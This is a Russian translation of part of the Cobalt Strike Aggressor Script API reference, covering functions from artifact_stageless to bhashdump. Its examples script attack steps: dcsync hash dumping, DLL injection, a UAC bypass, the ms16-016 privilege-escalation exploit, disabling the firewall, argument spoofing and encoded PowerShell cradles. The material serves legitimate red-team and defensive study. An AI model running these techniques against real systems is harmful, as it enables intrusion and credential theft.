\$5 - функция обратного вызова. Эта функция вызовется, когда артефакт будет готов.

Аргументом \$1 является содержимое stageless'a.

Тип	Описание
dll	x86 DLL
dllx64	x64 DLL
exe	обычный исполняемый файл
powershell	сценарий powershell'a
python	сценарий python'a
raw	необработанная stage payload
svceexe	исполнляемый файл службы

## Примечания

- Эта функция предоставляет stageless артефакт через функцию обратного вызова. Это необходимо, так как Cobalt Strike генерирует stage'ы payload'a на командном сервере.
- Строка конфигурации прокси - это та же строка, которую вы бы использовали в **Payloads -> Windows Stageless Payload**. \*direct\* игнорирует локальную конфигурацию прокси и пытается установить прямое соединение. протокол://пользователь:[защищенный email]:порт указывает, какую конфигурацию прокси должен использовать артефакт. Пользователь и пароль являются необязательными (например, протокол://хост:порт вполне подходит). Допустимыми протоколами являются socks и http. Установите конфигурацию прокси в \$null или "", чтобы использовать поведение по умолчанию. Индивидуальные диалоговые окна могут использовать [&draw proxyserver](#) для определения этого значения.
- Эта функция не может генерировать артефакты для Listener'ов на других командных серверах. Эта функция также не может генерировать артефакты для сторонних Listener'ов. Используйте эту функцию только для локальных Listener'ов со stage'ами. Индивидуальные диалоговые окна могут использовать [&draw listener stage](#), чтобы выбрать допустимый Listener для этой функции.
- Примечание: несмотря на то, что артефакт Python'a в Cobalt Strike'e предназначен для одновременной реализации x86 и x64 payload'a, эта функция выполнит сценарий только с аргументом архитектуры, указанным в качестве \$3.

## Пример

```
sub ready {
    local('$handle');
    $handle = open(">out.exe");
    writeb($handle, $1);
    closef($handle);
}

artifact_stageless("listener", "exe", "x86", "", &ready);
```

## artifact\_stager

Генерирует stageless артефакт (exe, dll) от (локального) Listener'a.

### Аргументы

\$1 - имя Listener'a

\$2 - тип артифакта

\$3 - x86|x64 - архитектура создаваемого stager'a

Тип	Описание
dll	DLL
exe	обычный исполняемый файл
powershell	сценарий powershell'a
python	сценарий python'a

Тип	Описание
raw	необработанный файл
svcexe	исполняемый файл службы
vbscript	сценарий Visual Basic'a

### Примечание

Имейте в виду, что не все варианты конфигурации Listener'a поддерживают x64 stager'ы. Если вы сомневаетесь, используйте x86.

### Возвращает

Скаляр, содержащий указанный артефакт.

### Пример

```
$data = artifact_stager("listener", "exe", "x86");

$handle = openf(">out.exe");
writeb($handle, $data);
closef($handle);
```

## barch

Возвращает архитектуру вашей сессии Beacon'a (например, x86 или x64).

### Аргументы

\$1 - идентификатор Beacon'a для сбора метаданных

### Примечание

Если архитектура неизвестна (например, DNS Beacon, который еще не отправил метаданные), эта функция вернет x86.

### Пример

```
println("Arch is: " . barch($1));
```

## bargue\_add

Эта функция добавляет параметр в список команд Beacon'a для подмены аргументов.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

\$2 - команда, для которой нужно подменить аргументы. Переменные окружения также подойдут

\$3 - аргументы для подмены, которые будут использоваться при выполнении указанной команды

## Примечания

- Соответствие процессов является точным. Если Beacon пытается запустить "net.exe", это не будет соответствовать net, NET.EXE, или c:\windows\system32\ net.exe. Это будет только net.exe.
- x86 Beacon может подменять аргументы только в дочерних x86 процессах. Аналогично, x64 Beacon может подменять аргументы только в дочерних x64 процессах.
- Настоящие аргументы записываются в область памяти, в которой хранятся фальшивые аргументы. Если реальные аргументы длиннее, чем фальшивые, запуск команды завершится неудачей.

## Пример

```
# подмена аргументов cmd.exe.
bargue_add($1, "%COMSPEC%", "/K \"cd c:\windows\temp &
startupdate.bat\"");

# подмена аргументов net
bargue_add($1, "net", "user guest /active:no");
```

## bargue\_list

Список команд + аргументы для подмены. Для данных команд Beacon будет подменять аргументы.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

## Пример

```
bargue_list($1);
```

## bargue\_remove

Эта функция удаляет параметр из списка команд Beacon'a для подмены аргументов.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

\$2 - команда, для которой нужно подменить аргументы. Переменные окружения также подойдут.

## Пример

```
# не подменять для cmd.exe
bargue_remove($1, "%COMSPEC%");
```

## base64\_decode

Декодирует строку в кодировке base64.

### Аргументы

\$1 - строка для декодирования

## **Возвращает**

Аргумент, обработанный с помощью декодировщика base64.

## **Пример**

```
println(base64_decode(base64_encode("this is a test")));
```

## **base64\_encode**

Кодирует строку в base64.

### **Аргументы**

\$1 - строка для кодирования

## **Возвращает**

Аргумент, обработанный с помощью кодировщика base64.

## **Пример**

```
println(base64_encode("this is a test"));
```

## **bblockdlls**

Запускает дочерние процессы с политикой подписи двоичных файлов, которая блокирует загрузку DLL не Microsoft'a в пространстве процесса.

### **Аргументы**

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

\$2 - true или false: блокировать ли DLL не Microsoft'a в дочернем процессе?

## **Примечание**

Этот атрибут доступен только в Windows 10.

## **Пример**

```
on beacon_initial {
    binput($1, "blockdlls start");
    bblockdlls($1, true);
}
```

## **bbrowser**

Генерирует GUI-компонент обозревателя Beacon'ов. Показывает только Beacon'ы.

## **Возвращает**

Объект GUI обозревателя Beacon'a ([javax.swing.JComponent](#))

## Пример

```
[ addVisualization("Beacon Browser", bbrowser());
```

## Смотрите также

[&showVisualization](#)

## bbrowserspivot

Запускает Browser Pivot.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

\$2 - PID для внедрения агента Browser Pivoting'a

\$3 - архитектура целевого PID (x86|x64)

## Пример

```
[ bbrowserspivot($1, 1234, "x86");
```

## bbrowserspivot\_stop

Останавливает Browser Pivot.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

## Пример

```
[ bbrowserspivot_stop($1);
```

## bbypassuac

**УДАЛЕНА** Удалена в версии Cobalt Strike'a 4.0.

## bcancel

Отменяет загрузку файла.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

\$2 - файл для отмены или символ подстановки

## Пример

```
{
    item "&Cancel Downloads" {
        bcancel($1, "*");
    }
}
```

## bcd

Запрашивает Beacon изменить его текущий рабочий каталог.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор  
\$2 - папка, в которую нужно перейти

## Пример

```
# создание команды для перехода в домашний каталог пользователя
alias home {
    $home = "c:\\users\\\" . binfo($1, "user");
    bcd($1, $home);
}
```

## bcheckin

Запрашивает Beacon зарегистрироваться. Это фактически не имеет особого значения для Beacon'a.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

## Пример

```

item "&Checkin" {
    binput($1, "checkin");
    bcheckin($1);
}
```

## bclear

Это команда "oops". Она очищает очередь заданий для указанного Beacon'a.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

## Пример

```
bclear($1);
```

## bconnect

Запрашивает Beacon (или SSH-сессию) подключиться к одноранговому Beacon'у через TCP-сокет.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

\$2 - цель для подключения

\$3 - [необязателен] порт для подключения. В противном случае используется порт профиля по умолчанию

### Примечание

Используйте [&beacon\\_link](#), если вам нужна функция сценария, которая будет подключать или связывать на основе конфигурации Listener'a.

### Пример

```
bconnect($1, "DC");
```

## bcovertvpn

Запрашивает Beacon развернуть клиент скрытого VPN'a.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

\$2 - интерфейс скрытого VPN'a для развертывания

\$3 - IP-адрес интерфейса [на цели] для создания моста

\$4 - [необязателен] MAC-адрес интерфейса скрытого VPN'a

### Пример

```
bcovertvpn($1, "phear0", "172.16.48.18");
```

## bcp

Запрашивает Beacon скопировать файл или папку.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

\$2 - файл или папка для копирования

\$3 - путь назначения

## Пример

```
bcp ($1, "evil.exe", "\\\\" цель\\C$\\evil.exe");
```

## bdata

Получает метаданные для сессии Beacon'a.

### Аргументы

\$1 - идентификатор Beacon'a для сбора метаданных

### Возвращает

Словарь, содержащий метаданные о сессии Beacon'a.

## Пример

```
println(bdata("1234"));
```

## bdcsync

Использует команду dcsync mimikatz для получения хэша пароля пользователя с контроллера домена. Эта функция требует доверительных отношений с администратором домена.

### Аргументы

\$1 - идентификатор Beacon'a для сбора метаданных

\$2 - полностью определенное имя домена (FQDN)

\$3 - ДОМЕН\пользователь для получения хешей (необязательно)

\$4 - PID для внедрения команды dcsync или \$null

\$5 - архитектура целевого PID (x86|x64) или \$null

### Примечание

Если не указать \$3, dcsync сдампнет все доменные хэши.

## Примеры

### Порождение временного процесса

```
# дамп определенного аккаунта
bdcsync($1, "PLAYLAND.testlab", "PLAYLAND\\Administrator");

# дамп всех аккаунтов
bdcsync($1, "PLAYLAND.testlab");
```

## Внедрение в указанный процесс

```
# дамп определенного аккаунта
bdcsync($1, "PLAYLAND.testlab", "PLAYLAND\\Administrator", 1234, "x64");

# дамп всех аккаунтов
bdcsync($1, "PLAYLAND.testlab", $null, 1234, "x64");
```

## bdesktop

Запускает VNC-сессию.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

### Пример

```
item "&Desktop (VNC)" {
    bdesktop($1);
}
```

## bdllinject

Внедряет Reflective DLL в процесс.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

\$2 - PID для внедрения в него DLL

\$3 - локальный путь к Reflective DLL

### Пример

```
bdllinject($1, 1234, script_resource("test.dll"));
```

## bdllload

Вызывает LoadLibrary() в удаленном процессе с помощью заданной DLL.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

\$2 - PID целевого процесса

\$3 - путь до DLL

### Примечание

DLL должна быть той же архитектуры, что и целевой процесс.

## Пример

```
bdllload($1, 1234, "c:\\windows\\mystuff.dll");
```

## bdllspawn

Порождает Reflective DLL в качестве пост-эксплуатационного задания Beacon'a.

### Аргументы

- \$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор
- \$2 - локальный путь к Reflective DLL
- \$3 - параметр для передачи DLL
- \$4 - краткое описание данной пост-эксплуатации (отображается в выходных данных **jobs**)
- \$5 - продолжительность блокировки и ожидания выходных данных  
(указывается в миллисекундах)
- \$6 - true/false; использовать ли имперсонированный токен при выполнении этого задания по пост-эксплуатации?

### Примечания

- Эта функция породит x86 процесс, если Reflective DLL является x86 DLL. Аналогично, если Reflective DLL является x64 DLL, эта функция породит x64 процесс.
- Правильно работающая Reflective DLL следует этим правилам:
  - Получает параметр через зарезервированный параметр DllMain, когда указана принадлежность DLL\_PROCESS\_ATTACH.
  - Выводит сообщения в STDOUT.
  - Вызывает fflush(stdout) для очистки STDOUT.
  - Вызывает ExitProcess(0) после завершения работы. Это убивает порожденный процесс, в котором была размещена функциональность.

## Пример (ReflectiveDII.c)

Этот пример основан на проекте [Reflective DLL Injection Стивена Фьюэра](#):

```
BOOL WINAPI DllMain( HINSTANCE hinstDLL, DWORD dwReason, LPVOID lpReserved
) {
    BOOL bReturnValue = TRUE;
    switch( dwReason ) {
        case DLL_QUERY_HMODULE:
            if( lpReserved != NULL )
                *(HMODULE *)lpReserved = hAppInstance;
            break;
        case DLL_PROCESS_ATTACH:
            hAppInstance = hinstDLL;

            /* вывод данных оператору */
            if (lpReserved != NULL) {
                printf("Hello from test.dll.
Parameter is '%s'\n", (char *)lpReserved);
            }
    }
}
```

```

    }
    else {
        printf("Hello from test.dll. There is no parameter\n");
    }

    /* очистка STDOUT */
    fflush(stdout);

    /* мы закончили, поэтому выходим.*/
    ExitProcess(0);
    break;
case DLL_PROCESS_DETACH:
case DLL_THREAD_ATTACH:
case DLL_THREAD_DETACH:
    break;
}
return bReturnValue;
}

```

## Пример (Aggressor Script)

```

alias hello {
    bdllspawn($1, script_resource("reflective_dll.dll"), $2,
    "test dll", 5000, false);
}

```

## bdownload

Запрашивает Beacon загрузить файл.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор  
 \$2 - запрашиваемый файл

### Пример

```

bdownload($1, "c:\\sysprep.inf");

```

## bdrives

Запрашивает Beacon перечислить диски на скомпрометированной системе.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

### Пример

```

item "&Drives" {
    binput($1, "drives");
}

```

```
bdrives($1);
}
```

## beacon\_command\_describe

Описывает команду Beacon'a.

### **Возвращает**

Строчку с описанием команды Beacon'a.

### **Аргументы**

\$1 - команда

### **Пример**

```
println(beacon_command_describe("ls"));
```

## beacon\_command\_detail

Получает справочную информацию о команде Beacon'a.

### **Возвращает**

Строчку с полезной информацией о команде Beacon'a.

### **Аргументы**

\$1 - команда

### **Пример**

```
println(beacon_command_detail("ls"));
```

## beacon\_command\_register

Регистрирует справочную информацию о команде Beacon'a.

### **Аргументы**

\$1 - команда

\$2 - краткое описание команды

\$3 - расширенная справочная информация о команде

### **Пример**

```
alis echo {
    blog($1, "You typed: " . substr($1, 5));
}

beacon_command_register(
```

```

"echo",
"echo text to beacon log",
"Synopsis: echo [аргументы] \n\n Запись аргументов в консоль Beacon'a");

```

## beacon\_commands

Получает список команд Beacon'a.

### **Возвращает**

Массив команд Beacon'a.

### **Пример**

```
printAll(beacon_commands());
```

## beacon\_data

Получает метаданные сессии Beacon'a.

### **Аргументы**

\$1 - идентификатор Beacon'a для получения метаданных

### **Возвращает**

Словарь, содержащий метаданные сессии Beacon'a.

### **Пример**

```
println(beacon_data("1234"));
```

## beacon\_elevator\_describe

Описывает elevator Beacon'a.

### **Возвращает**

Строка описания elevator'a Beacon'a.

### **Аргументы**

\$1 - elevator

### **Пример**

```
println(beacon_elevator_describe("uac-token-duplication"));
```

### **Смотрите также**

[&beacon\\_elevator\\_register](#), [&beacon\\_elevators](#), [&belevate\\_command](#)

# beacon\_elevator\_register

Регистрирует elevator Beacon'a в Cobalt Strike'е. Это добавляет параметр в команду `runasadmin`.

## Аргументы

\$1 - короткое имя эксплойта

\$2 - описание эксплойта

\$3 - функция, реализующая эксплойт (\$1 - идентификатор Beacon'a, \$2 - команда и аргументы)

## Пример

```
# Интеграция schtasks.exe (через SilentCleanup) Обход UAC
# Источник Empire:
https://github.com/EmpireProject/Empire/tree/master/data/module_
source/privesc
sub schtasks_elevator {
    local('$handle $script $oneliner $command');

    # подтверждение этой команды
    btask($1, "Tasked Beacon to execute $2 in a high integrity context",
"Т1088");

    # чтение сценария
    $handle = openf(getFileProper(script_resource("modules")), "Invoke-
EnvBypass.ps1");
    $script = readb($handle, -1);
    closef($handle);

    # размещение сценария в Beacon'e
    $oneliner = beacon_host_script($1, $script);

    # кодирование команды в base64
    $command = transform($2, "powershell-base64");

    # запуск указанной команды с помощью этого эксплойта
    bpowerpick!($1, "Invoke-EnvBypass -Command \" $+ $command $+ \"",
$oneliner);
}

beacon_elevator_register("uac-schtasks", "Bypass UAC with schtasks.exe (via
SilentCleanup)", &schtasks_elevator);
```

## Смотрите также

[&beacon\\_elevator\\_describe](#), [&beacon\\_elevators](#), [&belevate\\_command](#)

## beacon\_elevators

Получает список elevator'ов, зарегистрированных в Cobalt Strike'e.

### **Возвращает**

Массив elevator'ов Beacon'a.

### **Пример**

```
printAll(beacon_elevators());
```

### **Смотрите также**

[&beacon\\_elevator\\_describe](#), [&beacon\\_elevator\\_register](#), [&belevate\\_command](#)

## beacon\_execute\_job

Выполняет команду и сообщает о ее результатах пользователю.

### **Аргументы**

\$1 - идентификатор Beacon'a

\$2 - команда для выполнения (разрешены переменные окружения)

\$3 - аргументы команды (переменные окружения не разрешены)

\$4 - флаги, изменяющие запуск задания (например, 1 = отключить перенаправление файловой системы WOW64)

### **Примечания**

- Строки \$2 и \$3 объединяются в командной строке в неизменном виде. Убедитесь, что вы начинаете \$3 с пробела!
- Данный механизм Cobalt Strike'a использует для своих команд shell и powershell.

### **Пример**

```
alias shell {
    local('$args');
    $args = substr($0, 6);
    btask($1, "Tasked beacon to run: $args", "T1059");
    beacon_execute_job($1, "%COMSPEC%", " /C $args", 0);
}
```

## beacon\_exploit\_describe

Описывает экспloit Beacon'a.

### **Возвращает**

Строка с описанием эксплойта Beacon'a

## Аргументы

\$1 - эксплойт

## Пример

```
println(beacon_exploit_describe("ms14-058"));
```

## Смотрите также

[&beacon exploit register](#), [&beacon exploits](#), [&belevate](#)

## beacon\_exploit\_register

Регистрирует эксплойт для повышения привилегий в Cobalt Strike'e. Это добавляет параметр в команду **elevate**.

## Аргументы

\$1 - короткое имя эксплойта

\$2 - описание эксплойта

\$3 - функция, реализующая эксплойт (\$1 - идентификатор Beacon'a, \$2 - Listener)

## Пример

```
# Интеграция windows/local/ms16_016_webdav из Metasploit'a
# https://github.com/rapid7/metasploit-
framework/blob/master/modules/exploits/windows/local/ms16_016_webdav.rb

sub ms16_016_exploit {
    local('$stager');

    # проверка на наличие x64 системы и выдача ошибки
    if (-is64 $1) {
        berror($1, "ms16-016 exploit is x86 only");
        return;
    }

    # подтверждение этой команды
    btask($1, "Task Beacon to run " . listener_describe($2) . " via ms16-
016", "T1068");

    # генерация нашего шелл-кода
    $stager = payload($2, "x86");

    # порождение пост-экспозиционного задания Beacon'a с помощью DLL
    # эксплойта
    bdllspawn!($1, getFileProper(script_resource("modules"), "cve-2016-
0051.x86.dll"), $stager, "ms16-016", 5000);

    # связывание с нашим payload'ом, если это TCP или SMB Beacon
    beacon_link($1, $null, $2);
}
```

```
beacon_exploit_register("ms16-016", "mrxdav.sys WebDav Local Privilege Escalation (CVE 2016-0051)", &ms16_016_exploit);
```

**Смотрите также**[&beacon exploit describe](#), [&beacon exploits](#), [&belevate](#)

## beacon\_exploits

Получает список эксплойтов для повышения привилегий, зарегистрированных в Cobalt Strike'e.

**Возвращает**

Массив эксплойтов Beacon'a.

**Пример**

```
printAll(beacon_exploits());
```

**Смотрите также**[&beacon exploit describe](#), [&beacon exploit register](#), [&belevate](#)

## beacon\_host\_imported\_script

Размещает локально ранее импортированный сценарий PowerShell'a в Beacon'e и возвращает короткий сценарий, который загрузит и вызовет этот сценарий.

**Аргументы**

\$1 - идентификатор Beacon'a, в котором будет размещен этот сценарий

**Возвращает**

Короткий сценарий PowerShell'a для загрузки и проверки предыдущего сценария при его запуске. Как использовать этот односрочный сценарий - решать вам!

**Пример**

```
alias powershell {
    local('$args $cradle $runme $cmd');

    # $0 - это вся команда без какого-либо анализа
    $args = substr($0, 11);

    # генерация cradle'a загрузки (если он существует) для
    # импортированного сценария PowerShell'a
    $cradle = beacon_host_imported_script($1);

    # кодирование нашего cradle'a загрузки И командлета+аргументов,
    # которые мы хотим запустить
    $runme = base64_encode( str_encode($cradle . $args, "UTF-16LE") );

    # сборка всей нашей командной строки
    $cmd = " -nop -exec bypass -EncodedCommand \" $+ $runme $+ \\"";
```

```

# задание Beacon'у на запуск всего этого
btask($1, "Tasked beacon to run: $args", "T1086");
beacon_execute_job($1, "powershell", $cmd, 1);
}

```

## beacon\_host\_script

Размещает локально в Beacon'e сценарий PowerShell'a и возвращайте короткий сценарий, который загрузит и вызовет его. Эта функция является одним из способов запуска больших сценариев, когда присутствуют ограничения на длину вашей однострочной команды PowerShell'a.

### Аргументы

\$1 - идентификатор Beacon'a, в котором будет размещен этот сценарий

\$2 - данные сценария для размещения

### Возвращает

Короткий сценарий PowerShell'a для загрузки и проверки сценария при запуске. Как использовать этот однострочный сценарий - решать вам!

### Пример

```

alias test {
    local('$script $hosted');
    $script = "2 + 2";
    $hosted = beacon_host_script($1, $script);

    binput($1, "powerpick $hosted");
    bpowerpick($1, $hosted);
}

```

## beacon\_ids

Получает идентификаторы всех Beacon'ов, обращающихся к данному командному серверу Cobalt Strike'a.

### Возвращает

Массив идентификаторов Beacon'ов.

### Пример

```

foreach $bid (beacon_ids()) {
    println("Bid: $bid");
}

```

## beacon\_info

Получает информацию из метаданных сессии Beacon'a.

## Аргументы

\$1 - идентификатор Beacon'a для получения метаданных  
 \$2 - ключ для извлечения

## Возвращает

Строчку с запрашиваемой информацией.

## Пример

```
println("User is: " . beacon_info("1234", "user"));
println("PID  is: " . beacon_info("1234", "pid"));
```

# beacon\_inline\_execute

Выполняет Beacon Object File'a.

## Аргументы

\$1 - идентификатор Beacon'a  
 \$2 - строка, содержащая файл BOF  
 \$3 - точка входа для запуска  
 \$4 - упакованные аргументы для передачи в файл BOF

## Примечание

В документации Cobalt Strike'a есть страница, посвященная файлам BOF. См. раздел [Beacon Object File'ы на странице 127](#).

## Пример (hello.c)

```
/*
 * Compile with:
 * x86_64-w64-mingw32-gcc -c hello.c -o hello.x64.o
 * i686-w64-mingw32-gcc -c hello.c -o hello.x86.o
 */

#include "windows.h"
#include "stdio.h"
#include "tlhelp32.h"
#include "beacon.h"

void demo(char * args, int length) {
    datap parser;
    char * str_arg;
    int num_arg;

    BeaconDataParse(&parser, args, length);
    str_arg = BeaconDataExtract(&parser, NULL);
    num_arg = BeaconDataInt(&parser);
```

```

    BeaconPrintf(CALLBACK_OUTPUT, "Message is %s with %d arg", str_arg, num_
arg);
}

```

## Пример (hello.cna)

```

alias hello {
    local('$barch $handle $data $args');

    # определение архитектуры этой сессии
    $barch = barch($1);

    # чтение правильного BOF-файла
    $handle = openf(script_resource("hello. $+ $barch $+ .o"));
    $data = readb($handle, -1);
    closef($handle);

    # упаковывание наших аргументов
    $args = bof_pack($1, "zi", "Hello World", 1234);

    # объявление о наших действиях
    btask($1, "Running Hello BOF");

    # выполнение
    beacon_inline_execute($1, $data, "demo", $args);
}

```

## Смотрите также

[&bof\\_pack](#)

## beacon\_link

Эта функция связывает с SMB или TCP Listener'ом. Если указанный Listener не является SMB или TCP Listener'ом, эта функция ничего не выполнит.

### Аргументы

\$1 - идентификатор Beacon'a, с помощью которого будет осуществляться связывание

\$2 - целевой хост для связывания. Используйте \$null для локального хоста

\$3 - Listener для связывания

### Пример

```

# smartlink [цель] [имя listener'a]
alias smartlink {
    beacon_link($1, $2, $3);
}

```

## beacon\_remote\_exec\_method\_describe

Описывает метод удаленного выполнения.

**Возвращает**

Строка с описанием метода удаленного выполнения.

**Аргументы**

\$1 - метод

**Пример**

```
println(beacon_remote_exec_method_describe("wmi"));
```

**Смотрите также**

[&beacon\\_remote\\_exec\\_method\\_register](#), [&beacon\\_remote\\_exec\\_methods](#), [&bremote\\_exec](#)

## beacon\_remote\_exec\_method\_register

Регистрирует метод удаленного выполнения в Cobalt Strike'е. Это добавляет параметр для использования в команде **remote-exec**.

**Аргументы**

\$1 - короткое имя метода

\$2 - описание метода

\$3 - функции, реализующей данный метод (\$1 - идентификатор Beacon'a, \$2 - цель, \$3 - команда+аргументы).

**Смотрите также**

[&beacon\\_remote\\_exec\\_method\\_describe](#), [&beacon\\_remote\\_exec\\_methods](#), [&bremote\\_exec](#)

## beacon\_remote\_exec\_methods

Получает список методов удаленного выполнения, зарегистрированных в Cobalt Strike'е.

**Возвращает**

Массив модулей для удаленного выполнения.

**Пример**

```
printAll(beacon_remote_exec_methods());
```

**Смотрите также**

[&beacon\\_remote\\_exec\\_method\\_describe](#), [&beacon\\_remote\\_exec\\_method\\_register](#), [&bremote\\_exec](#)

## beacon\_remote\_exploit\_arch

Получает информацию об архитектуре для данного метода бокового перемещения.

**Аргументы**

\$1 - метод

**Возвращает**

x86 или x64.

**Пример**

```
println(beacon_remote_exploit_arch("psexec"));
```

**Смотрите также**[&beacon\\_remote\\_exploit\\_register](#), [&beacon\\_remote\\_exploits](#), [&bjump](#)

## beacon\_remote\_exploit\_describe

Описывает метод бокового перемещения.

**Возвращает**

Строчку с описанием метода бокового перемещения.

**Аргументы**

\$1 - метод

**Пример**

```
println(beacon_remote_exploit_describe("psexec"));
```

**Смотрите также**[&beacon\\_remote\\_exploit\\_register](#), [&beacon\\_remote\\_exploits](#), [&bjump](#)

## beacon\_remote\_exploit\_register

Регистрирует метод бокового перемещения в Cobalt Strike'е. Эта функция расширяет команду **jump**.

**Аргументы**

\$1 - короткое имя метода

\$2 - архитектура, относящаяся к данному методу (например, x86, x64)

\$3 - описание метода

\$4 - функция, реализующая метод (\$1 - идентификатор Beacon'a, \$2 - цель, \$3 - Listener)

**Смотрите также**[&beacon\\_remote\\_exploit\\_describe](#), [&beacon\\_remote\\_exploits](#), [&bjump](#)

## beacon\_remote\_exploits

Получает список методов бокового перемещения, зарегистрированных в Cobalt Strike'e.

### **Возвращает**

Массив наимений методов бокового перемещения.

### **Пример**

```
printAll(beacon_remote_exploits());
```

### **Смотрите также**

[&beacon\\_remote\\_exploit\\_describe](#), [&beacon\\_remote\\_exploit\\_register](#), [&bjump](#)

## beacon\_remove

Удаляет Beacon с экрана.

### **Аргументы**

\$1 - идентификатор Beacon'a для удаления

## beacon\_stage\_pipe

Эта функция обрабатывает процесс staging'a для bind pipe stager'a. Это дополнительный stager для бокового перемещения. Вы можете передать любой x86 payload/Listener через этот stager. Используйте [&stager\\_bind\\_pipe](#) для генерации этого stager'a.

### **Аргументы**

\$1 - идентификатор Beacon'a, через который будет проходить staging

\$2 - целевой хост

\$3 - имя Listener'a

\$4 - архитектура payload'a для stage'a. x86 - единственный вариант на данный момент

### **Пример**

```
# шаг 1. создание нашего stager'a
$stager = stager_bind_pipe("listener");

# шаг 2. выполнение чего-либо для запуска нашего stager'a

# шаг 3. передача payload'a через этот stager
beacon_stage_pipe($bid, $target, "listener", "x86");

# шаг 4. принятие контроля над payload'ом (при необходимости)
beacon_link($bid, $target, "listener");
```

## beacon\_stage\_tcp

Эта функция обрабатывает процесс staging'a для bind TCP stager'a. Это наиболее предпочтительный stager для staging'a только на локальном хосте. Вы можете передавать любой payload/Listener через этот stager. Используйте [&stager\\_bind\\_tcp](#) для создания этого stager'a.

### Аргументы

- \$1 - идентификатор Beacon'a, через который будет проходить staging
- \$2 - зарезервирован; на данный момент используйте \$null
- \$3 - порт для stage'a
- \$4 - имя Listener
- \$5 - архитектура payload'a для stage'a (x86, x64)

### Пример

```
# шаг 1. создание нашего stager'a
$stager = stager_bind_tcp("listener", "x86", 1234);

# шаг 2. выполнение чего-либо для запуска нашего stager'a

# шаг 3. передача payload'a через этот stager
beacon_stage_tcp($bid, $target, 1234, "listener", "x86");

# шаг 4. принятие контроля над payload'ом (при необходимости)
beacon_link($bid, $target, "listener");
```

## beacons

Получает информацию обо всех Beacon'ах, обращающихся к данному командному серверу Cobalt Strike'a.

### Возвращает

Массив словарей с информацией о каждом Beacon'e.

### Пример

```
foreach $beacon (beacons()) {
    println("Bid: " . $beacon['id'] . " is " . $beacon['name']);
}
```

## belevate

Запрашивает Beacon породить привилегированную сессию с помощью зарегистрированной техники.

### Аргументы

- \$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

\$2 - метод для выполнения

\$3 - Listener для цели

## Пример

```
item "&Elevate 31337" {
    openPayloadHelper(lambda({
        binput($bids, "elevate ms14-058 $1");
        belevate($bids, "ms14-058", $1);
    }, $bids => $1));
}
```

### Смотрите также

[&beacon exploit describe](#), [&beacon exploit register](#), [&beacon exploits](#)

## belevate\_command

Запрашивает Beacon выполнить команду в high-integrity контексте.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

\$2 - модуль/elevator для использования

\$3 - команда и ее аргументы

## Пример

```
# отключение брандмауэра
alias shieldsdn {
    belevate_command($1, "uac-token-duplication", "cmd.exe /C netsh
advfirewall set allprofiles state off");
}
```

### Смотрите также

[&beacon elevator describe](#), [&beacon elevator register](#), [&beacon elevators](#)

## berror

Публикует сообщение об ошибке в транскрипте Beacon'a.

### Аргументы

\$1 - идентификатор Beacon'a для публикации

\$2 - текст для публикации

## Пример

```
alias donotrun {
    berror($1, "You should never run this command!");
}
```

## bexecute

Запрашивает Beacon выполнить команду (без шелла). Это не предоставляет пользователю никаких выходных данных.

### Аргументы

\$1 - идентификатор Beacon'a, через который будет проходить staging  
 \$2 - команда и аргументы для выполнения

### Пример

```
bexecute($1, "notepad.exe");
```

## bexecute\_assembly

Порождает сборку локального исполняемого .NET в качестве пост-эксплуатационного задания Beacon'a.

### Аргументы

\$1 - идентификатор Beacon'a, через который будет проходить staging  
 \$2 - локальный путь к исполняемой сборке .NET  
 \$3 - параметры для передачи сборке

### Примечания

- Эта команда принимает корректный исполняемый файл .NET и обращается к его точке входа.
- Это пост-эксплуатационное задание наследует токен потока Beacon'a.
- Компилируйте свои собственные программы .NET с помощью компилятора .NET версии 3.5 для совместимости с системами, в которых нет .NET 4.0 и более поздних версий.

### Пример

```
alias myutil {
    bexecute_assembly($1, script_resource("myutil.exe"), "arg1 arg2 \"arg
3\"");
}
```

## bexit

Запрашивает Beacon завершить работу.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

### Пример

```
item "&Die" {
    binput($1, "exit");
```

```
bexit($1);
}
```

## bgetprivs

Пытается активировать указанную привилегию в сессии Beacon'a.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

\$2 - список привилегий, разделенных запятой, для активации. Смотрите

[https://msdn.microsoft.com/en-us/library/windows/desktop/bb530716\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/bb530716(v=vs.85).aspx)

### Пример

```
alias debug {
    bgetprivs($1, "SeDebugPriv");
}
```

## bgetsystem

Запрашивает Beacon выполнить попытку получения токена SYSTEM.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

### Пример

```
item "Get &SYSTEM" {
    binput($1, "getsystem");
    bgetsystem($1);
}
```

## bgetuid

Запрашивает Beacon вывести идентификатор пользователя текущего токена.

### Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор

### Пример

```
bgetuid($1);
```

## bhashdump

Запрашивает Beacon сдампить хэши паролей локальных учетных записей. В случае внедрения в pid этот процесс требует привилегий администратора.

## Аргументы

\$1 - идентификатор Beacon'a. Это может быть массив или один идентификатор  
 \$2 - PID для внедрения dll hashdump'a  
